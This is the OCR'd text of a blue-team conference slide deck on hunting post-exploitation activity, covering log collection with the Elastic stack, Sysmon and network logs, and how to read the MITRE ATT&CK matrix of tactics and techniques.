Post-Exploitation Hunting with ATT&CK & Elastic

WHO AM I?

- John Hubbard
  - @SecHubb
- SOC Lead at GlaxoSmithKline
- SANS Author & Instructor
  - SEC455: SIEM Design & Implementation
  - SEC511: Continuous Monitoring & Security Operations
  - SEC555: SIEM with Tactical Analytics
- **Mission:** Bring awesome back to the **blue** team!

MODERN DEFENSE MINDSET

- Presumption of Compromise
- Detection Oriented Defense
- Hunt Teams Required
- Post-Exploitation Focus

"Prevention is ideal, detection is a must"

MODERN DEFENSE CHALLENGES


Hunting post-exploitation requires **visibility**

1. **How** do I collect logs?
2. **Which** logs do I collect?
3. How do I **parse** and **enrich** my logs?
4. **What do I look for** in this mountain of data?


HOW DO I COLLECT LOGS?

WHAT IS THE ELASTIC STACK?

- **Elasticsearch**, **Logstash**, **Kibana**
- **Beats** platform
  - Winlogbeat, Filebeat, Packetbeat, Auditbeat
- **X-Pack** (Commercial Elasticsearch plugin)
  - Security, Alerting, Monitoring, Reporting
  - Graph, Machine Learning
- Can **supplement** your current SIEM!



ADDING ELASTIC/LOGSTASH TO YOUR SIEM



ELASTICSEARCH AS A SIEM

- **Collects**, **parses**, **enriches** logs at high volume
- Fast and **functional visualizations** and **dashboards**
- **Reporting**, **alerting**, **correlation**
- Machine learning, Graph Analytics
- Horizontal scaling
- FOSS, commercial support / features
- Active community, **3rd party plugin friendly**


WHICH LOGS SHOULD I COLLECT?

WINDOWS HOST LOGS

- **VISIBILITY** required
- Security, System, Application
- Sysmon
- PowerShell
- Autorun items
- AppLocker
- Object Auditing – Files, Registry

HOST LOG COLLECTION

- Agents
  - Beats, NXLog
- Windows Event Forwarding
- Linux
  - Syslog, Rsyslog, Syslog-NG
- Scripts / Scheduled jobs
- APIs



CATCHING WINDOWS POST-EXPLOITATION

- Authentication
- Windows - Sysmon
  - **SwiftOnSecurity's config file**
  - Process Creation
  - Network connections from suspicious processes
  - Registry keys for startup
- **Process creation** auditing
- **Autoruns** scripted
- Whitelisting Detections & Preventions
- **PowerShell**

NETWORK SERVICE LOGS

- **DNS**
  - Windows - dns.log or analytic logging
  - Network Extraction
- **HTTP**
  - NGFW / Proxy
  - Network Extraction
- **SSL Certs**
- **SMTP**
- **NetFlow**
- Host / Network Firewall & IDS
- Full PCAP – Security Onion


elasticsearch

NETWORK POST-EXPLOITATION EVIDENCE

- Command & Control (Layer 7 **REQUIRED**)
- Unexpected internal to internal traffic
- Executables
- SSL Certificates
- Password spraying, guessing, brute forcing
- Network share & user scanning
- Internal firewall deny

LOG AGGREGATION - LOGSTASH

- Flexible input/output/enrichment options
- **Buffer** and **backpressure** capable
- CSV, XML, Key-Value, JSON make parsing automatic
- **Enrichment** adds context: domain_stats, freq, ASN, GeoIP, OUI, REST



http://www.earthporm.com/people-turned-log-piling-art-form/

MOST IMPORTANT POINT

- Collect **high-value, tactical** host and network logs
- **Enrich** logs to reduce false positives
- **Host** visibility + **Network** visibility = Detect
- Attackers live off the land / use custom tools
- Attackers use all protocols, must see layer 7


WHAT DO I LOOK FOR?

WHAT IS MITRE ATT&CK?

- Complete "what to look for"
- Threat model & framework
- Models attacker activity (TTPs)
- **Post-compromise behavior list**
- Multiple parts
  - PRE-ATT&CK
  - ATT&CK Mobile
  - **ATT&CK -** Windows / Mac / Linux

ATT&CK™

Adversarial Tactics, Techniques & Common Knowledge



Persistence
Privilege Escalation
Credential Access
Host Enumeration
Defense Evasion
Lateral Movement
Execution
Command and Control
Exfiltration

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking			Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials			Credential Dumping	Application Window Discovery	Third-party Software		Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features		Binary Padding			Application Deployment Software	Command-Line	Data Staged	Data Encrypted	
AppInit DLLs		Code Signing	Credential Manipulation	File and Directory Discovery		Execution through API	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol
Local Port Monitor		Component Firmware			Exploitation of Vulnerability	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	
New Service		DLL Side-Loading	Credentials in Files	Local Network Configuration Discovery		InstallUtil			Custom Cryptographic Protocol
Path Interception		Disabling Security Tools	Input Capture		Logon Scripts	PowerShell	Data from Removable Media	Exfiltration Over Command and Control Channel	
Scheduled Task		File Deletion	Network Sniffing	Local Network Connections Discovery	Pass the Hash	Process Hollowing			Data Obfuscation
Service File Permissions Weakness		File System Logical Offsets	Two-Factor Authentication Interception		Pass the Ticket	Regsvcs / Regasm	Email Collection		Fallback Channels
Service Registry Permissions Weakness				Network Service Scanning	Remote Desktop Protocol	Regsvr32	Input Capture	Exfiltration Over Other Network Medium	Multi-Stage Channels
Web Shell		Indicator Blocking		Peripheral Device Discovery	Remote File Copy	Rundll32	Screen Capture		Multiband Communication
Basic Input/Output System	Exploitation of Vulnerability				Remote Services	Scheduled Task		Exfiltration Over Physical Medium	
	Bypass User Account Control			Permission Groups	Replication Through	Scripting			Multilayer Encryption

HOW DO I READ IT?

- **Tactics** across the top
  - What the techniques accomplish

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
AppInit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	AppInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

HOW DO I READ IT?

- **Tactics** across the top
  - What the techniques accomplish
- **Techniques** in each column
  - All known ways of accomplishing that tactic

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
AppInit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	AppInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

HOW DO I READ IT?

- **Tactics** across the top
  - What the techniques accomplish
- **Techniques** in each column
  - All known ways of accomplishing that tactic
- Note: Techniques CAN belong to more than 1 Tactic
- Clickable
  - Detections and mitigations

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
AppInit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	AppInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

TACTICS VS. TECHNIQUES

Tactics – The "What"


- Persistence
- Privilege Escalation
- Credential Access
- Lateral Movement
- Command & Control
- Exfiltration

Techniques – The "How"

- Bootkit
- UAC Bypass
- Credential Dumping
- Pass the Hash
- Custom Protocol
- Exfil over Cmd. & Ctrl.

WHY IS IT IMPORTANT?

It tells you this piece





Reference: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

WHY IS IT IMPORTANT?


- AWESOME **blue team** checklist!
  - High level analytics
  - **Most dangerous** events to miss
  - **Objectively measures your defense**!
- Ask:
  - Which can you ***actually*** detect?
  - What techniques pose the **most risk**?
  - Do those two overlap?

Oh crap…





Becomes



HOW TO IMPLEMENT IT

